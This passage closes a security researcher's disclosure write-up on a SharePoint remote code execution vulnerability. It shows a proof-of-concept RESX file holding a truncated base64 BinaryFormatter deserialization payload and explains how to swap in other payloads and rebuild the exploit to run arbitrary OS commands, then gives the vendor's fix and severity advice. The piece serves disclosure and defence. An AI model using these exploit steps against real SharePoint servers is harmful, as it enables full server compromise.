
SharePoint does report an error that an unsafe type was specified, but the attack is successful anyway. We can check the `Temp` folder on the target server:

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This shows how an attacker is able to execute arbitrary OS commands and compromise the entire server. To execute other commands, you would need to generate your own `*.resource` file. This can be done by opening the `RCE_Resource.resx` file in any text editor and replacing the base64 `BinaryFormatter` payload with the desired one:

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```
D:\TEMP\SP_soap_RCE_PoC\SP_soap_RCE_PoC\bin\Release\SP_soap_RCE_PoC.exe - Notepad+
File Edit Search View Encoding Language Settings Tools Macro Run Plugin Window
RCE_Resource.resx
95 </xsd:element>
96 <xsd:element name="resheader">
97   <xsd:complexType>
98     <xsd:sequence>
99       <xsd:element name="value" type="xsd:string" minOccurs="0" msdata:Or
100     </xsd:sequence>
101     <xsd:attribute name="name" type="xsd:string" use="required" />
102   </xsd:complexType>
103 </xsd:element>
104 </xsd:choice>
105 </xsd:complexType>
106 </xsd:element>
107 </xsd:schema>
108 <resheader name="resmimetype">
109   <value>text/microsoft-resx</value>
110 </resheader>
111 <resheader name="version">
112   <value>2.0</value>
113 </resheader>
114 <resheader name="reader">
115   <value>System.Resources.ResXResourceReader, System.Windows.Forms, Version=4.0.0
116 </resheader>
117 <resheader name="writer">
118   <value>System.Resources.ResXResourceWriter, System.Windows.Forms, Version=4.0.0
119 </resheader>
120 <data name="BinaryFormatter Payload" mimeType="application/x-microsoft.net.object.b
121   <value>AAEAAAD////////AQAAAAAAAAAAGAAAAE1TeXN0ZW0zIFZ1cnNpb249NC4wLjAuMCwgQ3VsdHVyZTlu
122 </data>
123 </root>
```

You can then save the file, open the project in Visual Studio and rebuild it. The `SP_soap_RCE_PoC.RCE_Resource.resources` file with the new payload will be in the `\SP_soap_RCE_PoC\SP_soap_RCE_PoC\obj\Release\` folder.

Conclusion

According to Microsoft, this vulnerability was fixed by “correcting how SharePoint checks the source markup of application packages.” Interestingly, all six SharePoint bugs – including the Important-rated bugs – have the exact same write-up. There’s no indication from the vendor why some of these bugs are rated Important while others are rated Critical. Because of this, we recommend you treat all of the bugs as Critical. SharePoint bugs have proven to be popular with attackers in the past. In 2019, [CVE-2019-0604](#) ended up being used extensively in the wild. Time will tell if this bug proves as popular with criminals online.

We’ll be back with other great submissions in the future. Until then, follow the [team](#) for the latest in exploit techniques and security patches.

- [Microsoft](#)
- [SharePoint](#)
- [Exploit](#)



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